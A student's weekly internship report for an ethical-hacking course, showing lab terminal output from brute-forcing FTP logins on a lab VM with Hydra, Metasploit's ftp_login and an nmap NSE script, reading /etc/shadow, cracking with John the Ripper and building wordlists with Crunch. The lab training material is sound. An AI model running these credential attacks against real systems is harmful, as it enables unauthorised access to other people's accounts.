	<b>Dr D Y Patil Pratishthan's</b> <b>Dr. D.Y. Patil Institute of Engineering, Management</b> <b>and Research, Akurdi, Pune</b>		DI No.: <b>ACAD/DI/72</b>
<b>Academic Year:</b> 2021-22	<b>Weekly Report Format for Internship</b>		<b>Revision : 00</b> <b>Dated :</b> <b>20/11/2019</b>
<b>Term – II</b>	<b>Department : Computer Engineering</b>		<b>Date of Preparation :</b> <b>3/01/2022</b>

**Weekly Report for Internship**

**Roll No:** TACO19108

**Name of the Student:** Ojus Jaiswal


**Name of the Company:** T A L A K U N C H I Networks Pvt. Ltd.

**Domain of Internship:** Cyber Security (Ethical Hacking)

**Name of the Internal Guide:** Mrs. Nalini Jagtap

**Name of the External Guide:** Mrs. Poojitha Nandimandalam

**Duration of Internship:** 2 Months

	<b>Dr D Y Patil Pratishthan's</b> <b>Dr. D.Y. Patil Institute of Engineering, Management and Research, Akurdi, Pune</b>		DI No.: <b>ACAD/DI/72</b>
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## Week - VI

**Dates: 14 February, 2022 to 20 February, 2022**


### **Description of work done till date:**

In sixth week, we were given project no. 4 i.e., System Hacking. In this project we have to use tools like Hydra, Auxiliary Module, NSE Scripts, John the Ripper and Crunch. These tools can be used for brute forcing activities which will give us access to system. Once we gain access, we can use data present in system for our own benefits. That's why testing system is important as these vulnerabilities might be present and can be exploited.

We were first told to attend sessions from LMS which will cover basics regarding the topic. Then after completion of sessions from LMS, live hands-on lecture was conducted in which the instructor showed us practical implementation of project. Then doubt session was conducted for clearing our doubts and to check if we were facing any problem in project execution.

**Student Sign**

**Internal Guide Sign**

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
## Supporting Documents:

### Internship Project 1

### System Hacking

#### Task 1 :- Hydra

#### Solution :-



```


kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Mar 4 22:42
kali@kali: ~

(kali@kali)-[~]
$ hydra -L /home/kali/username.txt -P /home/kali/password.txt ftp://192.168.67.129
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-04 22:37:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ftp://192.168.67.129:21/
[21][ftp] host: 192.168.67.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-04 22:38:08


(kali@kali)-[~]
$

```

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## Task 2 :- Auxiliary Module

### Solution :-




```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Mar 4 23:06
kali@kali: ~
-----
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current datab
ase
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database
(Accepted: none, user, user@realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][.
..]
RECORD_GUEST false no Record anonymous/guest logins to the database
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, o
ne pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/username.txt
USER_FILE => /home/kali/username.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.67.129
RHOSTS => 192.168.67.129
msf6 auxiliary(scanner/ftp/ftp_login) > run

```


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```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Mar 4 23:07
kali@kali: ~
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:abc (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:def (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:ghi (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:jkl (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:mno (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:pqr (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:stu (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:vwx (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:zya (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:msfadmin (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:abc (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:def (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:ghi (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:jkl (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:mno (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:pqr (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:stu (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:vwx (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:zya (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:msfadmin (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:abc (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:def (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:ghi (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:jkl (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:mno (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:pqr (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:stu (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:vwx (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:zya (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.67.129:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >

```



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### Task 3 :- NSE Scripts

#### Solution :-

```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Mar 4 23:37
kali@kali: /usr/share/nmap/scripts


-rw-r--r-- 1 root root 4530 Oct 26 12:59 ftp-anon.nse
-rw-r--r-- 1 root root 3253 Oct 26 12:59 ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Oct 26 12:59 ftp-brute.nse
-rw-r--r-- 1 root root 3272 Oct 26 12:59 ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Oct 26 12:59 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Oct 26 12:59 ftp-syst.nse
-rw-r--r-- 1 root root 6021 Oct 26 12:59 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Oct 26 12:59 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 Oct 26 12:59 tftp-enum.nse

(kali@kali)-[/usr/share/nmap/scripts]
$ nmap --script ftp-brute.nse -p 21 192.168.67.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 23:26 IST
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.67.129
Host is up (0.015s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-brute:
|   Accounts:
|   user:user - Valid credentials
|_ Statistics: Performed 3728 guesses in 602 seconds, average tps: 6.1
Nmap done: 1 IP address (1 host up) scanned in 601.89 seconds


(kali@kali)-[/usr/share/nmap/scripts]
$

```

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**Task 4 :-** John the ripper


**Solution :-**



```

(kali@kali)~]
$ sudo cat /etc/shadow
[sudo] password for kali:
root:!19001:0:99999:7:::
daemon*:19001:0:99999:7:::
bin*:19001:0:99999:7:::
sys*:19001:0:99999:7:::
sync*:19001:0:99999:7:::
games*:19001:0:99999:7:::
man*:19001:0:99999:7:::
lp*:19001:0:99999:7:::
mail*:19001:0:99999:7:::
news*:19001:0:99999:7:::
uucp*:19001:0:99999:7:::
proxy*:19001:0:99999:7:::
www-data*:19001:0:99999:7:::
backup*:19001:0:99999:7:::
list*:19001:0:99999:7:::
irc*:19001:0:99999:7:::
gnats*:19001:0:99999:7:::
nobody*:19001:0:99999:7:::
_apt*:19001:0:99999:7:::
systemd-network*:19001:0:99999:7:::
systemd-resolve*:19001:0:99999:7:::
mysql!:19001:0:99999:7:::
tss*:19001:0:99999:7:::
strongswan*:19001:0:99999:7:::
systemd-timesync*:19001:0:99999:7:::
redsocks!:19001:0:99999:7:::
rwhod*:19001:0:99999:7:::
iodine*:19001:0:99999:7:::
messagebus*:19001:0:99999:7:::

```


 <p>DR. D. Y. PATIL INSTITUTE OF ENGINEERING, MANAGEMENT AND RESEARCH</p>	<p align="center"><b>Dr D Y Patil Pratishthan's</b> <b>Dr. D.Y. Patil Institute of Engineering, Management</b> <b>and Research, Akurdi, Pune</b></p>		<p align="center">DI No.: <b>ACAD/DI/72</b></p>
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```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Mar 4 23:58
kali@kali: ~
(kali@kali)-[~]
$ john johnHash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:09:52 3/3 0g/s 7684Kp/s 7684Kc/s 7684Kc/s fros458..fro74k
0g 0:00:10:05 3/3 0g/s 7705Kp/s 7705Kc/s 7705Kc/s rylvrs50..ryllis6p
0g 0:00:10:18 3/3 0g/s 7709Kp/s 7709Kc/s 7709Kc/s sosfww0..soyurmi
0g 0:00:10:22 3/3 0g/s 7716Kp/s 7716Kc/s 7716Kc/s ttawiki..ttawhtr
0g 0:00:10:24 3/3 0g/s 7720Kp/s 7720Kc/s 7720Kc/s hb1c57m..hb1-oir
0g 0:00:10:25 3/3 0g/s 7722Kp/s 7722Kc/s 7722Kc/s enazsor..enix1.m
0g 0:00:10:26 3/3 0g/s 7723Kp/s 7723Kc/s 7723Kc/s seboya9x..seback6@
0g 0:00:10:27 3/3 0g/s 7724Kp/s 7724Kc/s 7724Kc/s musbf03b..musmybrc
0g 0:00:10:28 3/3 0g/s 7724Kp/s 7724Kc/s 7724Kc/s phodws0...phelart!
0g 0:00:10:29 3/3 0g/s 7725Kp/s 7725Kc/s 7725Kc/s bm059mi2..bm09671m
0g 0:00:10:30 3/3 0g/s 7726Kp/s 7726Kc/s 7726Kc/s cjosadet...cjol100m
0g 0:00:10:31 3/3 0g/s 7727Kp/s 7727Kc/s 7727Kc/s amoryn3r..amoniqw5
0g 0:00:10:32 3/3 0g/s 7727Kp/s 7727Kc/s 7727Kc/s lunn520s..lunie22s
0g 0:00:10:34 3/3 0g/s 7729Kp/s 7729Kc/s 7729Kc/s dhmbbyqb5..dhm21ajd
0g 0:00:10:35 3/3 0g/s 7730Kp/s 7730Kc/s 7730Kc/s tj1m355m..tj1elia8
0g 0:00:10:36 3/3 0g/s 7731Kp/s 7731Kc/s 7731Kc/s kikm046h..kiram19j
0g 0:00:10:37 3/3 0g/s 7730Kp/s 7730Kc/s 7730Kc/s recors8@..rectheea
0g 0:00:10:38 3/3 0g/s 7731Kp/s 7731Kc/s 7731Kc/s 0433046968..0435145811
0g 0:00:10:39 3/3 0g/s 7732Kp/s 7732Kc/s 7732Kc/s blicolen11..blexas1489
0g 0:00:10:40 3/3 0g/s 7733Kp/s 7733Kc/s 7733Kc/s soyssallach..soysangetta
0g 0:00:10:47 3/3 0g/s 7743Kp/s 7743Kc/s 7743Kc/s innmndys..innm4186


```



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**Task 5 :-** Password generating using Crunch

**Solution :-**



```


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player | [Pause] [Full Screen] [Close]
Applications Places Terminal Mar 5 00:04
kali@kali: ~


(kali@kali)-[~]
$ crunch 3 3 ABC -o passCrunch1.txt
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 27
crunch: 100% completed generating output

(kali@kali)-[~]
$ crunch 1 1 -t % -o passCrunch2.txt
Crunch will now generate the following amount of data: 20 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10
crunch: 100% completed generating output

(kali@kali)-[~]
